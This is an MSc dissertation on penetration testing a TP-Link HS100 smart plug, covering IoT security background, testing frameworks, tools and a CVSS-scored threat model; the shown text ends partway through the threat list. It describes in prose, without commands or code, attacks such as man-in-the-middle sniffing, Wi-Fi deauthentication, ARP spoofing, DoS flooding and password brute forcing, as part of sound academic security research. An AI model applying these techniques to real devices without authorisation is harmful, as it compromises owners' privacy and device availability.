Internet of Things

Security Penetration Testing

Wrote by Bojun Liang - C21036806

Supervised by Dr. George Theodorakopoulos

MSc Cyber Security

School of Computer Science and Informatics

Cardiff University

2022

Contents

1. Abstract 4

Acknowledgement 5

2. Scope of experiments 5

3. IOT Background 5

4. Previous Research 7

#4.1 Basic architecture of Smart Home [4] 7

#4.2 Smart home applications 8

#4.3 Common vulnerabilities of smart homes [8] [27] 10

#4.4 Flaws in smart plugs 12

5. Methodology 13

#5.1 Penetration Testing Architecture 13

5.1.1 NIST SP-800-115 13

5.1.2 PTES 14

5.1.3 ISSAF 14

5.1.4 Systematic IoT Penetration Testing 15

#5.2 Summary of tools： 17

5.2.1 Hardware devices: 17

5.2.2 Software tools: 19

#5.3 System interconnection design： [25] 23

#5.4 Threat Modeling 24

Identify threats 27

6. Penetration Testing Preparation 38

#6.1 Equipment preparation： 38

#6.2 Port scan 40

7. Implementation process 43

#7.1 Man-in-the-middle sniffing 43

#7.2 Mobile Virtual Machine Packet Capture 47

#7.3 APP Security Testing 50

#7.4 Control security testing 54

#7.5 Wi-Fi Deauthentication Attack+Password Collision 60

#7.6 Arp Spoofing 67

#7.7 DDoS 69

8. Problems & Solutions. 79

#8.1 User privacy 79

8.1.1 Address privacy issues during information collection： 79

8.1.2 MIMT： 80

8.1.3 Attacks against Kasa accounts and passwords 81

8.1.4 Illegal control of equipment 82

8.1.5 Port Scanning 83

#8.2 DoS 84

8.2.1 Flood DoS 84

8.2.2 WIFI de-authentication attack 85

#8.3 limited energy and power consumption 86

#8.4 Future Outlook: 88

9. Conclusion & Reflection 90

10. Reference 93

11. Appendix 101

1. Abstract

The popularity of IoT devices in homes and businesses has been increasing year by year, with billions of IoT devices coming into use per minute. These IoT devices will facilitate people's lives and simplify the operation process of enterprises. At the same time, a large number of user privacy and confidentiality will be involved, so the security of IoT devices is a growing concern among people. The purpose of this project was to conduct penetration testing against the IoT device TP-Link HS100 Smart Plug. I first investigated the background of IoT security and identified the general direction and types of IoT security hazards. Then I browsed some previous papers on IoT penetration testing, compared their respective test architectures, and selected the most suitable one for this project for reference. I will launch an attack on the device based on the test architecture, and then summarize the vulnerabilities I found. Finally, I will propose corresponding solutions and future directions of IoT security technology for these vulnerabilities.

Acknowledgement

I would like to thank my supervisor Dr. George Theodorakopoulos for his support and guidance.

I would like to thank the support and kindness from my families, my girlfriend and my brothers.

2. Scope of experiments

After investigation, most of the attacks against smart home cover the following: port scanning, packet interception (Burp), WIFI de-authentication + password collision attack, ARP spoofing and Dos attack. Besides that, I also tried mobile virtual machine packet capture. As I mentioned above, I will follow the most suitable test architecture. However, since TP-Link only provides the official firmware for HS110 and does not provide online download for HS100 firmware. So, this project does not include firmware analysis and reverse engineering, and all penetration experiments are web-based.

3. IOT Background

The internet of things (IoT) is a system of interrelated computing devices, mechanical and digital machines, objects, animals or people that are provided

with unique identifiers (UIDs) and the ability to transfer data over a network without requiring human-to-human or human-to-computer interaction [1].

In the past few years, the Internet of Things has evolved from a theoretical concept to an integral part of people's lives and work [3]. Examples include curtains that automatically open at 8 a.m., lamps that adjust themselves to the environment, or smart cameras that can be controlled remotely. In addition to automating the smart home, the Internet of Things is also crucial for businesses. It allows companies to automate processes, which can significantly reduce labor costs [1]. According to statistics, the world has more than 10 billion IoT devices in an active state by 2021. By 2025, 152,200 IoT devices are expected to come online every minute, and 83% of businesses will be more productive with IoT technology. By 2030, the number of active IoT devices will rise to 25.4 billion.[3]

But there is no doubt that this massive popularity and use will involve a lot of privacy and assets. That's why we need to introduce the concept of IoT security to protect the rights of users.

IoT security is a cyber security policy and protection mechanism that aims to prevent cyber attacks against IoT devices. If security measures are not enough, IoT devices are vulnerable to damage and control by malicious attackers. The attacker may completely infiltrate the device and then perform further malicious

acts, such as stealing user data or illegally controlling the IoT device.

4. Previous Research

#4.1 Basic architecture of Smart Home [4]

- Hardware - All physical eco-components, including firmware

- Web Application - The web application acts as a client. It allows users to configure, manage and access their IoT devices. It usually resides on a web server.

- Mobile Application - Mobile applications are replacing web applications because they have more functionality and are easier to use on mobile devices.

- Network and Cloud - This includes network communication and interaction between devices, web and mobile applications, and the cloud. It uses dynamic mesh structure to manage node communication under the network, which can improve the efficiency and user experience of the whole system.

- The Application Programming Interface - API is used for integration between devices, applications, and the cloud. It enables interoperability between multIPle parties.

- Central Control Box - The Central Control Box is present in some smart home architectures and is a small computer with real-time processing power and Internet support. It can be used for device configuration, identity management, analytics and access to cloud services.

#4.2 Smart home applications

Ellens et al. released a study in 2016 for the smart home programming framework, which involved the source code of 499 smart home applications and 132 device handlers. According to the authors' analysis, 55% of these applications did not use all the rights to device operations that their requested from the system. 42% of the applications were granted with extra rights by the system. A significant number of these "extra privileges" are already being used to provide additional functionality, including both visible and invisible functions to the user [23].

Firstly, many Smart apps have serious problems with "extra privileges". Because the app is bound to the device and has coarse-grained functionality in its

framework to access multIPle commands and properties in the device, so it can gain a lot more functionality than it should have.

In a user's home, each Smart device is assigned a 128-bit device identifier when it is paired with a hub. However, once the Smart application is granted access to the Smart device's data and has obtained the Smart device's 128-bit identifier, it can monitor all events on that Smart device anywhere, anytime, and without any approval from the mobile device. An attacker could use this to perform eavesdropping or spoofing attacks [23].

Dr. George published an article in 2019 on detecting user behavior and sensitive information in Smart App traffic. The article shows how to analyze packets and use machine learning algorithms to determine the behavior of IoT devices through the encrypted network traffic of the Smart App. It outlines the use of Wireshark and Burp Suite to capture traffic in the Kasa App and describes the characteristics of different interaction types of packets and how to identify them, such as login, logout, and switch commands, among others. These packets contain some private user information such as device name, MAC address, geographic location, etc., which can be dangerous if intercepted by an attacker [35].

#4.3 Common vulnerabilities of smart homes [8] [27]

Hardware layer.

1) Node Tampering: An attacker can alter physical components in a device or install additional components to turn it into an infected spy device.

2) Node Theft: An attacker can steal a device and do reverse engineering on it for the purpose of snooping on personal data.

3) Node cloning: Attackers can capture devices through threat agents and build their copies so that they look exactly like the original device.

4) Radio signal capture: Attackers can capture radio signals emitted by smart home devices or routers and use the radio signals to track the activities inside the victim's home.

Network layer.

1) Routing attacks: Attackers create false routing table entries on legitimate nodes by forging legitimate but incorrect routing information, in order to increase communication overhead, corrupt legitimate routing data, or direct large amounts of traffic to other nodes to quickly consume node energy.

2) Service Attacks: Attacks against IoT services can degrade the quality of service and may also lead to privacy breaches. A representative one is the DDoS attack. When the device is taken offline, the attack can use other types of attacks to

further compromise the device.

3) Man-in-the-middle attacks: Attackers secretly infiltrate communications between two parties, making them believe they are communicating directly with each other, and use this to eavesdrop or tamper with communication information [26].

4) Location tracking: Some vulnerabilities allow attackers to infer a user's location through a smart home device anywhere there is a network. If it is determined that the user is not at home at this time, the attacker can even take advantage of the opportunity to break in.

5) Inference attack: In the same way as location tracking, an attacker can infer the user's state through the stolen smart home information. For example, the information from the sleep monitor can determine whether the user is sleeping.

User level.

1) Data poisoning: Attackers can use cross-site scrIPting, SQL injection, or machine learning models to compromise the integrity and confidentiality of the system, which can lead to the disclosure of sensitive data.

2) Social attacks: Attackers can induce users to install malware on their devices

or open links in malicious emails.

3) Data disclosure: Administrators with legitimate access to consumer data can legally disseminate information, for example, to advertising companies for marketing purposes, thereby violating user privacy [28]

#4.4 Flaws in smart plugs

Ling Zhen et al. released a security analysis of the Edimax SP-2101W smart plug in 2017, in which the authors disclosed the entire communication protocol of the smart plug through reverse engineering and identified four possible attacks [12]. 1) device scanning attack, 2) brute force cracking attack, 3) spoofing attack, and 4) firmware attack

The main vulnerabilities involved are summarized as follows.

Firstly, the communication protocol of the plug does not rely on encryption mechanisms. An attacker could capture network traffic and reverse engineer it, and the communication could subsequently be subject to various eavesdropping or tampering. Secondly, Smart app and the remote server do not authenticate the plug. An attacker could scan the vendor's MAC address space to see the online status of all Smart apps from that vendor, and also check whether a particular user is using the plug's default password.

If a user uses another weak password, an attacker can also brute force the password because the vendor has not set a password policy.

If a user sets a complex password, an attacker can launch a device spoofing attack. The attack would disguise the attacking machine as a real plug and force the real plug offline to spoof the login credentials sent by the user, who would have little way of realizing that their password had been compromised.

An attacker could also upload malicious firmware to the smart plug, which could create a reverse tunnel from the plug to the server and gain root access in the plug.

5. Methodology

#5.1 Penetration Testing Architecture

5.1.1 NIST SP-800-115

The National Institute of Standards and Technology (NIST) is a physical science laboratory and non-regulatory agency of the U.S. Department of Commerce. In its publication SP-800-115, the organization describes a penetration testing architecture that consists of four main components: planning, discovery, attack, and reporting [2] .

1) Planning: planning security objectives and penetration test targets

2) Discovery: information gathering, vulnerability scanning and analysis

3) Attack: Replication and verification of the scanned vulnerabilities.

4) Report: make descriptions and modifications based on the results found.

5.1.2 PTES

Penetration Testing Execution Standard (PTES) is a standard developed by information security experts from different industries. PTES provides a minimum baseline for what is required for penetration testing [7].

Its defined penetration testing process is divided into seven parts, Pre-Engagement Interactions, Information Collection, Threat Modeling, Vulnerability Analysis, Vulnerability Replication, After Vulnerability Replication, and Reporting.

5.1.3 ISSAF

Information Systems Security Assessment Framework (ISSAF) is a security framework designed to assess network, system and application security controls [29]. Penetration testers simulate hacking steps through a number of additional phases. It goes through the following phases:

Information gathering

Network mapping

Vulnerability identification

Penetration

Gaining access and privilege escalation

Enumerating further

Compromising remote users/sites

Maintaining access

Covering the tracks

5.1.4 Systematic IoT Penetration Testing

Massimiliano Rak et al. propose a concise and straightforward penetration testing architecture consisting of four steps that are somewhat similar to the one proposed by NIST, but with an additional process of system modeling [10].

1) System modeling: Describe the structure of the system under test or the system where the device under test is located.

2) Threat modeling: Identify threats and analyze threat levels through threat modeling.

3) Planning: Develop a plan, including potential attacks and the tests to be performed

4) Penetration testing: the actual execution of the attack.

The penetration tests in this paper are completely web-based and do not

include firmware or hardware analysis, so ISSAF is a bit too complex for my penetration experiment. Because the target device of my penetration test is TP-Link HS100 smart plug. The penetration test of smart home includes many devices such as cell phones, routers, kali attack machines and smart plugs, so I think system modeling is very necessary. System modeling can also more clearly represent each component of the home network interconnection, and more intuitively express the process and princIPles of man-in-the-middle attacks or DoS attacks.

In summary, I defined the testing framework for this experiment by referring to the testing models proposed by NIST, PTES, and Massimiliano Rak et al.

1. Summary of tools
2. System interconnection design
3. Threat modeling
4. Preparation
5. Implementation
6. Problem and solutions

#5.2 Summary of tools：

5.2.1 Hardware devices:

1) Samsung Galaxy S21.

OS： Android 11, One UI 3.1

ChIPset： Exynos 2100 (5 nm) - International

Qualcomm SM8350 Snapdragon 888 5G (5 nm) - USA/China

CPU： Octa-core - International

GPU： Mali-G78 MP14 – International Adreno 660 - USA/China

I use my own Samsung Galaxy S21 phone to control the smart socket via Tp-link Kasa app. I also use Samsung DEX to control the phone via computer to capture the app.

2) TP-link AC750 travel router.

Standard.:

Wi-Fi 5

IEEE 802.11ac/n/a 5 GHz

IEEE 802.11n/b/g 2.4 GHz

Security measures.:

SPI Firewall

Access Control

IP & MAC Binding

Application Layer Gateway

Encryption Methods:

WEP

WPA

WPA2

This penetration test requires all relevant devices to be connected to the same LAN, but does not require a powerful router. Therefore, I chose the lightest and cheapest TP-LINK portable router. During the test, I needed to use the administrator page of this router to monitor the IP addresses of each device, as some of the devices would go offline and their IP addresses would change during the attack.

3) Lenovo Y9000P

OS: Win10

CPU: Ryzen7 6800H

GPU: RTX 3070

The main equipment to implement this experiment, including running Kali Linux virtual machine and BurpSuite, and some other necessary software.

4) ALFA AWUS036NHA Atheros AR9271

Standards: IEEE 802.11b/g/n

ChIPset: Atheros AR9271

Antenna: 5dBi 2.4GHz Antenna

This wireless card is prepared for Kali Linux and it has Monitor mode, which can be used for visual monitoring of traffic.

5) TP-Link Smart Plug HS100

Protocol: IEEE 802.11b/g/n

Wireless Type: 2.4GHz, 1T1R

System Requirements: iOS 10+, Android 5.0+

The target machine for this experiment has hardware version 2.1 and the latest version of firmware.

5.2.2 Software tools:

1) Kali Linux/vmware workstation Pro

Kali Linux is a Debian-derived Linux distribution designed for digital forensics and penetration testing, which contains a large number of graphical attack tools. [30] Most of the attacks in my penetration test came from Kali. I used vmware

workstation Pro to run Kali virtual machine in windows system.

2) Nmap

Nmap (Network Mapper) is a network scanner used to discover hosts and services on a computer network by sending packets and analyzing responses, and is one of the programs that comes with kali linux [31]. Nmap is used to scan the HS100's open port.

3) Airodump-ng

Airodump-ng is a process that comes with kali linux for packet capture. It can capture WEP IV or WPA handshake packets, and it can also be used to view the network adapter connected to the virtual machine and the wireless networks in range. [32] I use Airodump-ng in my test to discover the wireless network and capture the handshake packets between HS100 and the router.

4) Ettercap

Ettercap is a graphical component that comes with kali linux and is used to perform man-in-the-middle attacks. It can scan devices in the network, sniff network traffic, filter dynamic content, etc. It is usually used in combination with Wireshark.

5) Wireshark

Wireshark is an open source network protocol analysis software program that is used as a packet sniffer and analysis tool. It captures network traffic from

Ethernet, Bluetooth, wireless, token ring and frame relay connections, etc. and stores this data for offline analysis [33]. I use Wireshark to view the packets eavesdropped by the man-in-the-middle and to monitor the progress of DoS attacks.

6) BurpSuite

Burp Suite is an integrated platform for performing web application security testing. It can analyze, find and exploit security vulnerabilities from the application level. I used its Intruder feature in my experiments to try to intercept packets from Kasa app.

7) MetaSploit

The Metasploit framework is a powerful network attack tool that attackers can use to launch attacks and probe system vulnerabilities on networks and servers. I used the DoS attack module of MetaSploit to try to defeat HS100.

8) Gping/hping3

Gping and hping are both linux networking tools, not the default kali linux tools, and need to be downloaded by the user. gping has the same functionality as ping, but can visualize network traffic in a more intuitive way to the user with a two-dimensional image of time lapse and response time.

hping3 can send custom ICMP/UDP/TCP packets and display the target

responses. I used hping3's flood mode to launch a more aggressive DoS attack on HS100.

9) Samsung Dex

Samsung DeX can drop Galaxy series devices to PC and use the monitor to continue the operation on the phone. I used Samsung DEX to connect my S21 phone to the PC before trying to capture the packets sent by the Kasa app using the mobile virtual machine station VMOS Pro and the packet capture tool HttpCanary.

10) Kasa Smart app

Kasa Smart app is a smart home control program released by TP-Link. I will use this app to control the HS100, I will also try to capture the packets from the app to the server and do some basic security tests.

11) VMOS Pro


VMOS PRO is a mobile virtual machine station that creates a complete Android operating system with all the standard Android applications, features and functions.

12) HttpCanary

HttpCanary is an Android application that is used to capture and analyze HTTP/HTTPS/HTTP2 packets of an application, including all the contents of the output and injection. It is the main tool for packet capture experiments on

mobile.

#5.3 System interconnection design： [25]



The home network architecture in this experiment consists of seven parts. The center of the network is the router. When the Samsung S21 phone first establishes a connection with the HS100, the HS100 emits a WIFI signal called "TP-LINK_Smart Plug_EA9C".

The user needs to connect the phone to this WIFI network first, and then connect the phone to the router in the home after authentication is established.

The HS100 then turns off the WIFI signal it puts out and connects to the router with the phone. Windows connects directly to the router and Kali Linux connects to the router via the Alfa wireless card.

#5.4 Threat Modeling

In this section, I will identify all threats present in the system and use the CVSS3.1 metrics to judge the danger of that threat.

The Common Vulnerability Scoring System (CVSS) is a framework for evaluating software vulnerabilities and severity. the CVSS consists of three scoring criteria - basic, temporal, and environmental - that combine to judge the severity of a vulnerability. The framework starts with the "basic" criteria to determine the base score of the vulnerability, and then modifies the base score by "time" and "environment" to arrive at the final score.

I will only use the CVSS3.1 Basic score because the home network structure is relatively simple and does not require overly complex scoring criteria. The score equations shows in Appendix.

CVSS3.1 Scoring Criteria:

Attack medium	Network	Adjacent Networks	Local	Physical contact
Description	The attacker's exploitation of the vulnerability	The attacker's exploitation of the vulnerability	The attacker can only exploit the vulnerability	An attacker would need access to the

	is through the network layer, and such vulnerabilities can usually be exploited by remote attackers.	is through adjacent networks, such as Bluetooth and local area networks。	locally by reading and writing. Or rely on victim interaction to execute malicious files. For example, phishing emails, malicious links, etc.	target device in order to exploit the vulnerability, or would need to install additional malicious components on the device.

Attack Complexity	Low	High
Description	An attacker can easily reproduce an attack without specific conditions or preparation.	The success of the attack is beyond the control of the attacker. A lot of preparation work must be put in to make the attack possible.

Required Permissions	None	Low	High
Description	An attacker does not need any authorization to launch an attack.	The attacker needs to be granted basic privileges, including using user functions and accessing user settings and files.	The attacker needs to gain advanced privileges, such as administrator privileges. Such privileges provide control over device components or firmware.

User Interaction	Low	High
Description	An attacker can launch an attack without any user interaction.	The premise of the attack is to induce users to click on malicious links or download malware.

Range	Low	High
Description	An attacker can only affect the internal components of a home network system through this vulnerability, and the affection cannot expand further.	An attacker could exploit the vulnerability to affect users or devices outside of the home network system.

Confidentiality	None	Low	High

Damage			
Description	There is no leakage of any private information involved.	An attacker can access certain restricted information, but there is limited content available in the information. Such information leakage does not cause damage to device components and does not violate user privacy.	A large amount of important resources in the device are snooped, or the leaked information can have serious consequences, or seriously violate the user's privacy.


Integrity damage	None	Low	High
Description	The integrity has not been compromised in any way.	The attacker can modify the data of the device/App, but the modification is limited or the modification will not cause much impact.	The attacker can modify any data in the device/App with impunity, or the modified data can cause very serious consequences to the device/App/user.

Usability damage	None	Low	High
Description	The vulnerability is exploited without affecting the availability of the device/app.	The attacker can exploit the vulnerability to degrade the device/app performance or temporarily disrupt the service, the attacker does not have the ability to completely disrupt the legitimate user's usage.	An attacker can completely deny service to legitimate users. The attack may be persistent, or the impact of the attack may be persistent, or the consequences of a temporary disruption of service may be severe.

Identify threats

Threat Name	Man-in-the-middle attack
Target	User
Description	Description Attackers can use methods such as Web Proxy and ARP Spoofing to eavesdrop on network traffic from HS100 devices and Kasa App through tools such as Wireshark, BurpSuite and Httpcanary. The traffic may involve a large amount of user privacy information.


	Grade	**Description**
Attack medium	Network	Network is required for device/app communication.
Attack Complexity	Low	The packets Wireshark eavesdrops on are encrypted. If BurpSuite is used to intercept packets through a proxy, the Kasa App's anti-proxy mechanism needs to be overcomed, which requires a high level of skill of the attacker.
Required Permissions	Low	No user rights required
User Interaction	None	No user interaction required
Scope	Unchanged	Scope is limited to home network systems
Confidentiality Damage	High	If the attack is successful, it may reveal users' private information and account passwords, etc.
Integrity damage	None	None
Usability damage	None	None



Threat Name	App password brute force cracking
Target	Kasa Account
Description	The Kasa App requires relatively low user password complexity, and the simplest format can be a combination of 8 lowercase letters and numbers. However, because the app has limits on the number of login attempts and password resets, an attacker may use social engineering to guess passwords, but cannot use dictionary attacks to crack them. Continuously entering an incorrect password can result in an account lockout and prevent legitimate users from logging into their accounts on new devices.


	Grade	**Description**
Attack medium	Network	Network is required for device/app communication.
Attack Complexity	High	If the attack is launched with social engineering , the result would be uncontrollable and there is only a small probability that the password can be successfully guessed.
Required Permissions	Low	No user rights required
User Interaction	None	No user interaction required
Scope	Unchanged	Scope is limited to a single

		Kasa account
Confidentiality Damage	High	A successful attack means that the Kasa account password is compromised, leading the attacker to control all smart devices tied to the account.
Integrity damage	Low	If the password of the Kasa account is obtained, the attacker can change the settings of the HS100 device, but only under user privileges.
Usability damage	Low	An attacker continuously entering the wrong password will cause the account to be locked and the victim will not be able to log into the account in a new device, but devices that are already logged into the account will not be affected.




Threat Name	The device is illegally controlled
Target	HS100
Description	An attacker in the same LAN can illegally gain control of the HS100 device by manually resetting it, and can freely change its settings or set the timer switch function. This illegal control will not be noticed by the victim.

	Grade	**Description**
Attack medium	Physical	An attacker would need access to the device to reset it.
Attack Complexity	High	An attacker can simply log into the Kasa App as a guest to enable the attack.
Required Permissions	None	No user rights required
User Interaction	None	No user interaction required
Scope	Unchanged	Scope is limited to a single Kasa account
Confidentiality Damage	High	After a successful attack, the attacker can continuously monitor the status of the device and determine the status of the victim.
Integrity damage	Low	An attacker can change the settings of the HS100 device, but only under user privileges.
Usability damage	High	The attacker can take full control of the HS100 device, which severely affects the quality of service of the device.



Threat Name	Port scan
Target	HS100
Description	An attacker can use tools such as Nmap to scan the open ports of the device or discover weaknesses in the ports to perform further attacks.

